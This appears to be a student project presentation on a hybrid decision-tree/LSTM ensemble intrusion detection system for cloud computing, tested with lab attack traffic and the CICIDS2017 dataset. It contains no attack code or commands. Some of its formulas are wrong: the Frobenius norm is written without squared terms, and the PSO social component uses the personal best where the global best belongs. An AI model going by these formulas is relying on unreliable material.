

**Team no : 09**

# **EFFICIENT INTRUSION DETECTION SYSTEM USING HYBRID ENSEMBLE MODEL FOR CLOUD COMPUTING**

**PROJECT GUIDE : Dr. S BOSE**

**Team Members :**

1. Araventh M - 2019103508
2. Gangaraju Tharun - 2019103520
3. Sourabh Sonny - 2019103064
4. Raj Kumar J - 2019103564

# INTRODUCTION

- An intrusion detection system (IDS) is a monitoring tool that keeps track of suspicious activity and sends out warnings when it finds something suspicious.
- To address this issue, machine learning algorithms are increasingly being used in IDSs to improve their accuracy and reduce false positives.
- The proposed **hybrid IDS** uses a combination of supervised algorithms such as decision tree, LSTM for intrusion detection.
- The IDS is evaluated using the **CICIDS2017 dataset** and the results indicate that the proposed IDS is able to detect intrusions with a high degree of accuracy.

# OVERALL OBJECTIVE

- The main objective of an intrusion detection system (IDS) using ensemble algorithms in a cloud environment is to detect and prevent cybersecurity threats.
- An IDS with ensemble algorithms **continuously monitors the network traffic in the cloud environment** in real-time to detect any anomalies or suspicious activities.
- The ensemble algorithms analyze large volumes of data to identify patterns and detect potential threats before they can cause harm to the system or network.
- Once a threat is detected, the **IDS can respond quickly to prevent the threat** from spreading or causing further damage.

- Cloud-based IDS using ensemble algorithms can easily scale to **handle large volumes of data** and multiple locations, providing a comprehensive view of the network.
- By detecting and preventing cybersecurity threats, the IDS helps to minimize the risk of data breaches, financial loss, and reputational damage to the organization.
- Overall, the objective of an IDS using ensemble algorithms in a cloud environment is to provide a proactive approach to cybersecurity, identifying and preventing threats before they cause significant harm to the system or network.

# LITERATURE SURVEY

<b>Ref. no</b>	<b>Paper Title, Authors, Year, Journal name, Vol, Issue &amp; pp</b>	<b>Methodology/ Technique/ Algorithm Used</b>	<b>Advantages</b>	<b>Issues / Gaps / Limitations</b>	<b>Ideas for adoption</b>
1.	W. Wang, X. Du, D. Shan, R. Qin and N. Wang, "Cloud Intrusion Detection Method Based on Stacked Contractive Auto-Encoder and Support Vector Machine," in IEEE Transactions on Cloud Computing, vol. 10, no. 3, pp. 1634-1646, 1 July-Sept. 2022.	Support vector Machine	SACE (feature extraction)	Cannot efficiently detect unknown attacks	Feature Extraction (SCAE)

<b>Ref. no</b>	<b>Paper Title, Authors, Year, Journal name, Vol, Issue &amp; pp</b>	<b>Methodology/ Technique/ Algorithm Used</b>	<b>Advantages</b>	<b>Issues / Gaps / Limitations</b>	<b>Ideas for adoption</b>
2.	A. M. Vartouni, S. S. Kashi and M. Teshnehlab, "An anomaly detection method to detect web attacks using Stacked Auto-Encoder," 2018 6th Iranian Joint Congress on Fuzzy and Intelligent Systems (CFIS), 2018, pp. 131-134.	Isolation forest	Detection of unknown attacks	High false alarm rate	Auto Encoder model
3.	A. Javadpour, S. Kazemi Abharian and G. Wang, "Feature Selection and Intrusion Detection in Cloud Environment Based on Machine Learning Algorithms," 2017 IEEE International Symposium on Parallel and Distributed Processing with Applications and 2017 IEEE International Conference on Ubiquitous Computing and Communications (ISPA/IUCC), Guangzhou, China, 2017, pp. 1417-1421F	Neural Network, Fuzzy Logic	Suitable for Qualitative features	Low Flexibility	Decision Tree Model

<b>Ref. no</b>	<b>Paper Title, Authors, Year, Journal name, Vol, Issue &amp; pp</b>	<b>Methodology/ Technique/ Algorithm Used</b>	<b>Advantages</b>	<b>Issues / Gaps / Limitations</b>	<b>Ideas for adoption</b>
4.	G. Kene and D. P. Theng, "A review on intrusion detection techniques for cloud computing and security challenges," 2015 2nd International Conference on Electronics and Communication Systems (ICECS), Coimbatore, India, 2015, pp. 227-232	Hybrid based detection	Accurate detection of known attacks	Can't detect unknown attacks	Different types of Attack generation
5.	M. Ficco, L. Tasquier and R. Aversa, "Intrusion Detection in Cloud Computing," 2013 Eighth International Conference on P2P, Parallel, Grid, Cloud and Internet Computing, Compiegne, France, 2013, pp. 276-283	Artificial Neural Network	Central correlation system to send alerts	Less Accuracy	IDS cloud Architecture

<b>Ref. no</b>	<b>Paper Title, Authors, Year, Journal name, Vol, Issue &amp; pp</b>	<b>Methodology/ Technique/ Algorithm Used</b>	<b>Advantages</b>	<b>Issues / Gaps / Limitations</b>	<b>Ideas for adoption</b>
6.	U. Oktay and O. K. Sahingoz, "Proxy Network Intrusion Detection System for cloud computing," 2013 The International Conference on Technological Advances in Electrical, Electronics and Computer Engineering (TAECEC), Konya, Turkey, 2013, pp. 98-104	Deep learning algorithms	Better at hardware usage	Time taking	Anomaly based IDS
7.	A. Kannan, G. Q. Maguire Jr., A. Sharma and P. Schoo, "Genetic Algorithm Based Feature Selection Algorithm for Effective Intrusion Detection in Cloud Networks," 2012 IEEE 12th International Conference on Data Mining Workshops, 2012, pp. 416-423.	Genetic Feature Selection	Low false alarm rate	Features are removed without any extractions.	Genetic Algorithm model

<b>Ref. no</b>	<b>Paper Title, Authors, Year, Journal name, Vol, Issue &amp; pp</b>	<b>Methodology/ Technique/ Algorithm Used</b>	<b>Advantages</b>	<b>Issues / Gaps / Limitations</b>	<b>Ideas for adoption</b>
8.	H. A. Kholidy and F. Baiardi, "CIDS: A Framework for Intrusion Detection in Cloud Systems," 2012 Ninth International Conference on Information Technology - New Generations, Las Vegas, NV, USA, 2012, pp. 379-385	P2P Network Architecture	Flexibility and Scalability	Not sufficient for detecting large scale attacks	Storage of new attack in database
9.	F. I. Shiri, B. Shanmugam and N. B. Idris, "A parallel technique for improving the performance of signature-based network intrusion detection system," 2011 IEEE 3rd International Conference on Communication Software and Networks, 2011, pp. 692-696.	Parallel Processing	Reduce Process Time	Cannot detect unknown attacks	Signature based Intrusion Detection System

<b>Ref. no</b>	<b>Paper Title, Authors, Year, Journal name, Vol, Issue &amp; pp</b>	<b>Methodology/ Technique/ Algorithm Used</b>	<b>Advantages</b>	<b>Issues / Gaps / Limitations</b>	<b>Ideas for adoption</b>
10.	C. -C. Lo, C. -C. Huang and J. Ku, "A Cooperative Intrusion Detection System Framework for Cloud Computing Networks," 2010 39th International Conference on Parallel Processing Workshops, San Diego, CA, USA, 2010, pp. 280-284	Majority Vote Method	Better accuracy	Less number of attacks detected	Threshold check and Alert System


# SUMMARY OF ISSUES:

- As the number of cloud services and users increases, the **amount of data to be analyzed also increases**, making it difficult for traditional intrusion detection systems to handle.
- The data is not created and the utilised datasets are out of date.
- Not detecting the unknown attacks and also having less accuracy
- The accuracy of the system in detecting and classifying attacks is low. **False positives** (i.e., classifying benign traffic as malicious) and **false negatives** (i.e., failing to detect actual attacks) can result in wasted resources and missed opportunities to prevent attacks.

# Proposed System

- Used **Weighted average ensemble model** by combining decision tree and LSTM model by generating weights using genetic algorithm
- Signature based detection by storing new attacks
- Feature selection and hyper parameter tuning using **double particle swarm optimization algorithm**

# Overall Architecture



# EXPERIMENTAL SETUP

- Azure Virtual Machines
- CIC Flowmeter
- Google Colaboratory
- Numpy
- Tensorflow
- Scipy
- Genetic algorithm
- Seaborn
- Keras

# **DETAILS OF MODULE DESIGN**


## **List of Modules:**

1. Monitoring Phase
2. Processing Phase
3. Analysis Phase
4. Prediction Phase
5. Response Phase

## **MONITORING PHASE:**

- The monitoring module's initial job is to capture all in-bound and out-bound data packets transiting the cloud network.
- The monitoring module employs sensors to sensitive network traffic to help in this operation.
- Furthermore, the monitoring module **may collect data packets** from various application, transport, and network protocols such as TCP, UDP, ICMP, IP, HTTP, SMTP, and so on.
- Here, this is done by generating the normal and attack traffic using kali linux tools from Kali Linux to Metasploitable (Vulnerable Target Machine) and these packets are captured by using wireshark and collected the useful features by placing CICFlowmeter in Host Virtual Machine.

Fig 5.1 describes the capturing of real-time traffic in the virtual machine set in azure environment, in which attack is stimulated from a Kali-Linux on the host machine and captured using CIC Flowmeter where 32 features are captured.



**Fig 5.1 MONITORING PHASE**

**Output:** Data packets of real-time traffic

**Steps:**

1. *Private Cloud is set with multiple Virtual Machine.*
2. *One Virtual Machine, say Kali Linux is used to generate different attack on the host machine.*
3. *CIC Flow meter is used in Host VM to capture the network traffic and export the data as CSV.*
4. *Feature Extraction is to be performed in the exported data.*

## PROCESSING PHASE:

- It initially gets data records from the Monitoring phase and attempts to merge with already existing data that is **CICIDS2017**.
- After this **the both collected data and the existing data** will go into the pre-processing where the Nan and infinite values are removed, Numeralization and Normalization will take place.
- These collected data is preprocessed in such a way that it can be fed to the SCAE model for feature extraction.

In Fig 5.2 the processing module completes all necessary missions, prior to the forecast procedure.




Fig 5.2 PROCESSING PHASE

**Input:** Collected Data Packets

**Output:** Preprocessed data

***Algorithm:***

1. Remove Nan values and infinite values
2. Using label encoder fit the labels and transform it into numbers
3. Split the features and targets
4. Use normalizer as Min Max scaler


$$x_i = (x_i - \text{min}) / (\text{max} - \text{min}).$$

5. Split the data into train and test.

## PREDICTION PHASE:

- The data collected from the processing module will go through **the feature extraction algorithm (SCAE)** and produce an output dataset, which will be used as the input dataset to Feature Selection and Hyper parameter selection in Analysis phase and this phase will receive the data form analysis phase and that data, collected hyper parameters are used to train the model.
- The created model performs two sequential tasks, which is the core of the proposed CIDS. The first step is to build the **weighted average ensemble system** utilizing the previously trained decision tree and LSTM models, where the weights for that ensemble model will be generated by the fitness function of the genetic algorithm.
- The prediction module's second purpose is to successively choose a data record from the preprocessed, unseen database. Following that, the selected data record is tested using the ensemble system, and the weighted ensemble engine's final judgment is sent to the response module.

In Fig 5.4 the prediction module collects the data from the processing module and checks whether there are any vulnerabilities while merging and resolve them.



**Fig 5.3 PREDICTION PHASE**

- First of all, convert the dataset from unbalanced to balanced label encoding, and then normalization is needed. The mini-max transformation is used for normalization,
  - $\text{xi} = (\text{xi} - \text{min}) / (\text{max} - \text{min}).$

**Input:** Dataset from Processing phase

**Output:** Feature Extracted data (32 features)

### ***Algorithm-SCAE:***

1. Define hyper parameters like learning rate, coefficient of contractive penalty term (beta)
2. Define layers of the autoencoder and stack them on each other
3. Define a contractive loss function where,
  - a. Calculate jacobian matrix and compute each partial derivative and form a matrix

$$z_{ij} = \delta f_i / \delta x_j$$

b. Calculate Forbenius norm where it is the root of sum of squares of each element in jacobian matrix.

$$y = \sqrt{\sum_{i=0}^n \sum_{j=0}^n x_{ij}}$$

c. Calculate the contractive penalty

`reduce_mean(forbenius_norm)`

d. Return loss output as

$\beta * \text{contractivepenalty}$

4. Compile the model with loss as mean squared error as primary loss and contractive loss as the secondary loss

5. Get the predictions by testing the test data and train data with the model.

**Input:** Feature Selected data from Analysis phase(24 features) and hyper parameters

**Output:** Trained Ensemble Model

***Algorithm - Weighted Average Ensemble method:***

1. Create Genetic algorithm with 100 iterations to find weights in order to get good accuracy
  - a. Define weight bounds

$$bounds = [(0, 1), (0, 1)]$$

- b. Define fitness function

$$Weight_{predicts} = weight[0] * dt_{predicts} + weight[1] * lstm_{predicts}$$

- c. Find accuracy for weight\_pred

$$Accuracy = (TP + TN) / (TP + FP + TN + FN)$$

- d. Repeat b and c until 100 iterations.

2. By considering weights from step 1, find the accuracy with the test labels and weight preds.

## ANALYSIS PHASE

- The analysis module runs the **double PSO-based** method for feature and hyper parameter selection during the pre-training phase.
- After data preparation, the analysis module obtains a copy of the main database.
- The upper level of the double PSO-based method is then executed on the main database to determine the best feature subset.
- The main database is then reduced using only the best characteristics.
- Then, using the decreased master database, it conducts the bottom level of the double PSO-based method to generate the **ideal hyper parameter vector**.

In Fig 5.3 the analysis module handles the deep learning models pre-training and training stages.




Fig 5.4 ANALYSIS PHASE

**Input:** Dataset of 32 features (from SCAE)

**Output:** Reduced dataset (Features)

***Algorithm - Particle Swarm Optimization Upper Level:***

1. Initialize PSO parameters
2. Evaluate the fitness of each particle based on the corresponding feature subset
3. Update personnel best positions and fitness values for each iteration
4. Update global best positions and fitness values for the swarm.
5. Update the velocities and positions of the particle.

$$V_i = w * v_i + c1 * \text{rand}() * (pbest_{xi} - x_i) + c2 * \text{rand}() * (gbest_x - x_i)$$

$$x_i = x_i + v_i$$

6. Repeat 2 to 5 until maximum iterations reached
7. Select the feature subset corresponding to the global best position.

**Input:** Reduced data

**Output:** Best hyper parameters for executing the model

***Algorithm - Particle Swarm Optimization Lower Level:***

1. Define parameters for PSO
2. Initialize swarm particles with randomly using search space
3. Evaluate Fitness of each particle
4. Update personnel best positions and fitness values for each iteration
5. Update global best positions and fitness values for the swarm
6. Update Velocity and position of each particle
  - a. Calculate Inertia weight

$$w_i = w_{start} - (w_{end} - w_{start}) * (\text{iter} / \text{max\_iter})$$

b. Compute Cognitive coefficient

$$v_i = w_i * v_i + c1 * \text{rand}() * (pbest_i - x_i)$$

c. Calculate social coefficient

$$v_i = w_i * v_i + c2 * \text{rand}() * (gbest - x_i)$$

d. Calculate Cognitive component and Social component

$$\begin{aligned} \text{Cognitive\_component} &= \text{cognitive\_coeff} * (\text{part}['\text{personel\_best\_position}'] - \text{part} \\ &['\text{position}']) \end{aligned}$$

$$\text{Social\_component} = \text{social\_coeff} * (\text{part}['\text{personel\_best\_position}'] - \text{part}['\text{position}'])$$

e. Update the velocity and position of each particle

$$\begin{aligned} \text{Part}['\text{velocity}'] &= \text{Part}['\text{velocity}'] * \text{inertia\_weight} + \text{Cognitive\_component} + \\ &\text{Social\_component} \end{aligned}$$

- f. Update position of the particle by adding its velocity to its current position.*
- 7. *Repeat 3 to 6 until maximum iterations are done.*
- 8. *Select the hyper parameters with the best fitness as the optimal hyper parameter subset.*

## **RESPONSE PHASE**

- This function is in charge of reacting to the final decision of "**Normal**" or "**Attack**".
